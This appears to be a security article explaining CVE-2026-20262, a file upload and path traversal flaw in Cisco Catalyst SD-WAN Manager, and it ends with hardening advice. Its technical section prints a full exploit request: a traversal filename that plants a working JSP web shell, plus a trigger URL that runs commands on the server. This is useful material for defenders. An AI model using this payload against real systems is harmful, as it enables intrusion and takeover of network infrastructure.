
Introduction
Modern enterprise network architectures heavily rely on Software-Defined Wide Area Networks (SD-WAN) to ensure operational flexibility, automated routing, and centralized management across global infrastructures. At the heart of these complex ecosystems lie the orchestration and management planes, which dictate the entire network topology, enforce unified security policies, and maintain edge node configurations. Because they hold such high administrative privileges over the network fabric, these centralized management panels serve as primary, high-value targets for sophisticated cyber adversaries seeking widespread domain control. When a core controller is compromised, the entire organizational boundary is exposed to catastrophic failure. This study provides a comprehensive, in-depth analysis of the theoretical background, underlying technical mechanics, and defensive remediation strategies for CVE-2026-20262—a critical unrestricted file upload vulnerability identified in Cisco Catalyst SD-WAN Manager (formerly vManage) that carries a severe, direct risk of Remote Code Execution (RCE) and subsequent infrastructure takeover.
Learning Objectives
Upon completing this article, you are expected to acquire the following technical competencies and insights:
- Analyze the structural risks of insecure file upload mechanisms within centralized network management panels like SD-WAN Manager.
- Comprehend the technical nuances of how client-side controls are bypassed to submit malicious payloads to the server in the context of CVE-2026-20262.
- Understand how file upload flaws combine with Path Traversal techniques to evolve into full Remote Code Execution (RCE) lifecycles.
- Implement server-side validation, input sanitization, and architectural hardening techniques to protect critical network components from these attack vectors.
What is CVE-2026-20262 – Cisco Catalyst SD-WAN Manager – Unrestricted File Upload
CVE-2026-20262 represents a critical architectural vulnerability rooted in the unrestricted file upload mechanics within the web-based management interface and corresponding REST API endpoints of Cisco Catalyst SD-WAN Manager. By design, centralized orchestration platforms like SD-WAN Manager (formerly known as vManage) must handle substantial file transfer tasks to maintain the health and compliance of the enterprise WAN fabric. These routine administrative duties include deploying large operating system upgrades (.bin, .tar.gz), provisioning cryptographic certificates, synchronizing licensing files, and processing system-wide configuration backup archives. The security breakdown occurs deep within the application’s backend processing pipeline. When a user transmits a structured multipart/form-data HTTP request, the input-validation subsystem fails to execute absolute server-side sanity checks on the incoming payload data streams. Instead of establishing a strict verification routine to parse the file’s extension, analyze its exact MIME type, or inspect its binary signatures (Magic Numbers), the system blindly accepts user-defined parameter inputs. This profound oversight permits unauthenticated or low-privileged network adversaries to upload arbitrary, highly destructive executable scripts—such as advanced web shells—directly into directories accessible by the underlying web server, fundamentally breaking down the security integrity of the management platform.
To fully grasp the core nature of this security flaw, it can be broken down into four foundational components:
- Absence of Server-Side: The application depends heavily on superficial or easily circumvented frontend filters to determine file validity. Because the backend code lacks a rigorous server-side verification routine, it accepts file extensions and headers exactly as defined by the user’s browser, permitting the execution of unauthorized files.
- Flawed Content Inspection Mechanisms: The system evaluates incoming data strictly based on user-supplied
Content-Typedeclarations rather than inspecting the true binary structure of the file. By failing to check the initial bytes (Magic Numbers) of the uploaded payload, the software can easily be tricked into treating active malicious script files as harmless text or binary blobs. - Exploitation of Core Operational Functions: The vulnerability hijacks legitimate, high-privilege maintenance pathways—specifically software upgrade portals and patch deployment APIs. This makes detecting malicious uploads difficult, as the attack traffic perfectly mimics ordinary administrative data flows.
- Gateway to Complete System Impairment: Because the file upload endpoint does not isolate or sanitize incoming filenames, it opens the door to secondary attack techniques like path traversal. This allows the uploaded payload to be stored in active web directories, turning a simple asset-upload error into a critical launchpad for full operating system exploitation.
Technical Detail: How the Vulnerability Works
The technical exploitation of CVE-2026-20262 thrives on a critical input-processing defect buried deep within the application logic of the API endpoint dedicated to receiving uploaded telemetry, patches, and firmware. Under secure architectural conditions, a software update function must act as a strict gatekeeper, validating and parsing only predefined, cryptographically signed file structures. However, within the vulnerable code framework of Cisco Catalyst SD-WAN Manager, a fundamental trust assumption is made regarding user-supplied headers and parameter values. This severe procedural flaw allows an adversary to manipulate the execution path of the file-ingestion routine, unfolding across several technical stages:
1. Bypassing Client-Side Restrictions: The user interface typically employs frontend JavaScript filters to restrict file selections within the browser, ensuring that only expected formats (such as .bin or .tar.gz) can be submitted through the standard UI buttons. However, from an offensive perspective, client-side validation is entirely superficial. An attacker can easily intercept the legitimate transaction using a local proxy (such as Burp Suite) or bypass the web browser altogether by crafting a raw, structured HTTP stream using command-line automation utilities like curl or automated Python requests scripts. Once the request bypasses the browser, the frontend constraints cease to exist, forcing the server’s backend to process raw, arbitrary inputs.
2. Analysis of the Manipulated HTTP Request: The malicious construction relies on injecting a multipart form-data payload that targets an administrative API endpoint, such as /dataservice/system/software/upload. The attacker structurally alters the transaction headers and introduces a dual-payload injection strategy involving both a malicious web shell and path traversal characters.
Consider the following detailed analysis of the manipulated HTTP delivery structure:
POST /dataservice/system/software/upload HTTP/1.1
Host: sdwan-manager.local
Authorization: Bearer [JWT_TOKEN]
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryMalformed
Content-Length: 412

------WebKitFormBoundaryMalformed
Content-Disposition: form-data; name="file"; filename="../../../../var/www/html/resources/shell.jsp"
Content-Type: application/octet-stream

<%
    if(request.getParameter("cmd") != null){
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        java.io.InputStream in = p.getInputStream();
        java.io.DataInputStream dis = new java.io.DataInputStream(in);
        String disr = dis.readLine();
        while (disr != null) {
            out.println(disr);
            disr = dis.readLine();
        }
    }
%>
------WebKitFormBoundaryMalformed--In this transaction, the attacker provides a generic Content-Type: application/octet-stream to avoid triggering basic string-matching signatures, while embedding active JavaServer Pages (.jsp) programmatic directives directly into the binary body of the file part.
3. Path Traversal and Insecure File Storage: The core vulnerability manifests when the backend file-writing utility extracts the filename parameter from the Content-Disposition header. A secure application would strip directory dividers, extract only the base name (e.g., shell.jsp), or rename the file to a randomized UUID. Instead, the vulnerable logic concatenates the user-supplied string directly into an internal storage path variable. Because the system fails to sanitize or neutralize directory traversal sequences (../../../../), the operating system’s file system handler processes these relative path components sequentially. This behavior allows the write operations to actively break out of the highly restricted, sandboxed temporary directories (like /tmp/uploads/) and move vertically through the directory tree.
Consequently, the payload is forced directly into active, web-accessible directories handled by the web container (such as Tomcat or Nginx) at a destination like /var/www/html/resources/.
Critical Risk Factor and Post-Exploitation Execution: > Once the file system commits the unsanitized write sequence to the persistent disk layer, the exploit state shifts from dormant storage to active execution. Since the payload now resides inside a publicly accessible web root directory capable of parsing dynamic server-side logic, the attacker can execute system-level commands remotely. By sending a simple HTTP GET request to
https://sdwan-manager.local/resources/shell.jsp?cmd=id, the web server natively invokes the underlying Java runtime environment to parse the script. The script executes the specified system commands under the context of the running web application user (oftenrootortomcat), granting the adversary a highly interactive, unauthorized terminal environment directly inside the secure management perimeter.
Conceptual Architecture of the Exploit

Exploiting this critical vulnerability triggers a cascading systemic failure that immediately threatens the fundamental integrity, confidentiality, and availability of the entire enterprise network architecture. Because network management planes are built on absolute trust relationships, a breach at this layer invalidates all downstream security controls. The structured diagram below delineates the conceptual lifecycle of the exploit flow, illustrating how a single malformed HTTP request transitions from an isolated asset-upload bypass into a catastrophic, fabric-wide control plane compromise:
[Attacker]
   │
   ├── (1) Crafts an HTTP POST Request (Malicious Payload + Path Traversal)
   │
   ▼
[SD-WAN Manager API (Missing Input Validation)]
   │
   ├── (2) Bypasses UI filters, writes file to disk unsanitized
   │
   ▼
[Web Root Directory (/var/www/html/...)] <── File is dropped here
   │
   ├── (3) Triggers the payload via an HTTP GET request (shell.jsp?cmd=...)
   │
   ▼
[Remote Code Execution (RCE)] <── Achieves OS-level access (root/web-user)
   │
   └── (4) Lateral Movement & Fabric-Wide Compromise
         ├── Manipulate Edge Node Configurations (vEdge/cEdge)
         ├── Intercept and Alter Traffic (Man-in-the-Middle)
└── Compromise Cryptographic Keys and CertificatesAs illustrated in the structural breakdown, the absolute absence of a robust, server-side file upload filter allows an attacker to thoroughly compromise the underlying Linux operating system hosting the core management platform. In an SD-WAN ecosystem, the Manager node does not operate in isolation; it maintains continuous, authoritative, and high-privilege cryptographic connections to every WAN Edge router (vEdge/cEdge) across the globe. Consequently, by achieving Remote Code Execution on this central orchestrator, the adversary bypasses all perimeter security boundaries. This explosive level of access grants the threat actor total visibility and malicious control over the corporate WAN fabric, enabling them to inject unauthorized routing configurations, establish persistent backdoors, and silently intercept highly sensitive enterprise data streams at will.
Conclusion
Centralized orchestration platforms like Cisco Catalyst SD-WAN Manager act as the brain of modern corporate networks. Flaws like CVE-2026-20262 demonstrate how a straightforward input-validation oversight can expand into a catastrophic, infrastructure-wide breach. When a central controller is vulnerable, the traditional physical perimeter of an enterprise network becomes irrelevant, as access to the management plane grants implicit trust across the entire routing topology. Mitigating these threats requires an absolute adherence to the “Never Trust User Input” doctrine during every phase of the software development lifecycle. Secure architectures must enforce multi-layered defense-in-depth validation techniques on the backend server. This includes restricting accepted file formats exclusively to a pre-approved list of extensions while completely ignoring client-side parameters, and inspecting the actual binary headers or file signatures of incoming files to ensure they match their declared types. Furthermore, developers must implement filename sanitization to strip path traversal sequences and store all uploaded assets in isolated directories mounted with strict non-executable flags, preventing the web container from compiling or running dynamic scripts even if a file placement control is bypassed.
For network administrators and security operations teams, immediate defensive actions must be taken independently of software patches to protect the broader architecture. Enterprises should tightly isolate management consoles behind zero-trust Access Control Lists, removing any direct exposure to the public internet and enforcing strict role-based access control along with multi-factor authentication for administrative endpoints. Additionally, security teams must proactively monitor web root directories for unauthorized modifications or anomalous file creation events. Systemic protection relies on keeping these critical orchestration engines continually patched, hardened, and locked down against external and internal vectors alike.